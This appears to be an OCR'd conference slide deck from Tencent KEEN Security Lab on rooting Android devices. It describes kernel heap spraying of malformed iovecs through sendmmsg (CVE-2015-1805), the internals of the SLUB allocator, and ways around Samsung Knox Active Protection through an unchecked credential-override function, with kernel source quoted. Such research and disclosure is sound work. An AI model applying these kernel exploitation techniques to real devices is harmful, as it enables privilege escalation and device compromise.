
- Each block represent 1 or more iovec
- Only length matters here

- Blocks in blue
  - good iovecs
- Blocks in red
  - malformed iovecs
- Need to spray the heap
  - Let the iovecs overrun to red page
  - Arbitrary kernel memory overwritten

Basics of SLUB


- Organized physical pages in “kmem_cache’
- Each cache hold slabs of objects of the same size
  - common kmalloc cache:
    - kmalloc-64,kmalloc-128…kmalloc-4096,kmalloc-8192
  - Structure specific cache:
    - UNIX, UDP, task_struct …
    - Mergeable slab caches, e.g. PING & UNIX
- Objects on a slab are contiguous
- Meta-data is overloaded with ‘struct page’
  - Except ‘free_list’ which is at the head of object, pointed to next free object
- A slab may have allocated and deallocated object

Basics of SLUB



Spray object in kmalloc-8192

- Kmalloc-8192
  - Normally objects in this cache is not allocated frequently
  - Much easier than spraying kmalloc-512 ☺
  - Allocate a page with malformed iovecs, hope that is just after the page of good iovecs.




Sendmmsg

- Born for crafting kernel memory
  - Used to overwrite kernel stack (CVE-2014-3153)
  - Used to spray any size and content of object in kmalloc caches persistently (used lots of times in my unpublished exploits)
  - Used again in CVE-2015-1805
- In this case
  - Temporarily allocate malformed iovecs in kmalloc-8192
  - *iovec[] = {0,0},{kernel_addr,8},{user_addr,0x1000}*…
  - Call sendmmsg repeatedly

Failed? Does not matter

- Sendmmsg must fail..
  - Since kernel_addr isn't a valid user address
  - Sprayed objects may be freed, which means the first 8 bytes of page may be overwritten as a free_list pointed to next freed object.
  - Free_list is a pointer to free object or null
  - Note that the length of first iovec is null !
  - pipe_iov_copy_to_user just ignore the first iovec and go on



And Here Comes Samsung…


- Samsung enforced Knox Active Protection since 5.1 ROMs
  - After PingPong root
- Knox Active Protection is enabled before kernel boot
  - In boot loader
  - Based on Knox Warranty Void bit status
  - CONFIG_TIMA_RKP (TIMA Real time kernel protection)
  - ONLY unlocked device can have KAP disabled

Knox Overview

- Depends on existing Knox protection (seen on S5 and later devices)
  - Page table protection
- “Protects” key kernel objects
  - current->cred
  - current->real_cred
  - Page table entries (section and page)
- Can’t write directly on those objects, needs to call hyper-visor
- Can be extended to other kernel objects

Knox Overview

- Inaccurate KAP architecture



How to Defeat KAP?

- Code reuse? Pain points:
  - Almost all ops table entries takes un-controllable pointer as input
    - May corrupt the object to control the pointer, but takes risk
  - Hard to find decent gadget controlling X0 and ends with an BR
    - Not BLR since we need to keep LR intact calling into a function
- There is a good entry but only takes 32-bit input:
  - And it returns an int as well...

```
1517 struct file_operations {
1518         struct module *owner;
...
1538         int (*check_flags)(int);
...
1546 };
```

Shoot Itself in the Foot…

- An interesting function
  - Replaces ***override_creds*** in case of Knox
  - Intended for temporary credential override
  - Takes a pointer to pointer instead!
  - And no check of this pointer's origin!!

```
709  /**
710   * override_creds - Override the current process's subjective credentials
711   * @new: The credentials to be assigned
712   *
713   * Install a set of temporary override subjective credentials on the current
714   * process, returning the old set for later reversion.
715   */
716  #ifdef CONFIG_RKP_KDP
717  const struct cred *rkp_override_creds(struct cred **cnew)
718  #else
719  const struct cred *override_creds(const struct cred *new)
720  #endif  /* CONFIG_RKP_KDP */
721  {
722          const struct cred *old = current->cred;
723  #ifdef CONFIG_RKP_KDP
724          struct cred *new = *cnew;
725          struct cred *new_ro;
726          volatile unsigned int rkp_use_count = rkp_get_usecount(new);
727          void *use_cnt_ptr = NULL;
728  #endif  /* CONFIG_RKP_KDP */
729
730          kdebug("override_creds(%p{%d,%d})", new,
731                 atomic_read(&new->usage),
732                 read_cred_subscribers(new));
733
734          validate_creds(old);
735          validate_creds(new);
736  #ifdef CONFIG_RKP_KDP
737          if(rkp_cred_enable) {
738                  new_ro = kmem_cache_alloc(cred_jar_ro, GFP_KERNEL);
739                  if (!new_ro)
740                          panic("override_creds(): kmem_cache_alloc() failed");
741
742                  use_cnt_ptr = kmalloc(sizeof(atomic_t),GFP_KERNEL);
743                  if(!use_cnt_ptr)
744                          panic("override_creds() : Unable to allocate usage pointer\n");
745
746                  rkp_call(RKP_CMDID(0x46),(unsigned long long)new_ro, (unsigned long lon
747
748                  rocred_uc_set(new_ro,2);
749                  rcu_assign_pointer(current->cred, new_ro);
750
751                  if(!rkp_ro_page((unsigned long)new)){
752                          if(atomic_read(&new->usage) == 1) {
753                                  kmem_cache_free(cred_jar, (void *)(*cnew));
754                                  *cnew = new_ro;
755                          }
756                  }
757          }
758          else {
759                  get_cred(new);
760                  alter_cred_subscribers(new, 1);
761                  rcu_assign_pointer(current->cred, new);
762          }
763  #else
764          get_cred(new);
```

Conclusion

- Stronger defense
  - KASLR
  - TIMA
  - YunOS
- Root vs. Malware
  - Iovy root
  - Ghost Push

Tencent

KEEN security lab

Exploit, exploit never changes

- Our new rooting exploit will be released in the not too distant future
- Code-named Valkyrie
- AFAIK, this is :
  - **********
  - **********
  - **********
  - **********

The future is now

DEMO

Tencent

KEEN security lab

Tencent

KEEN
security
lab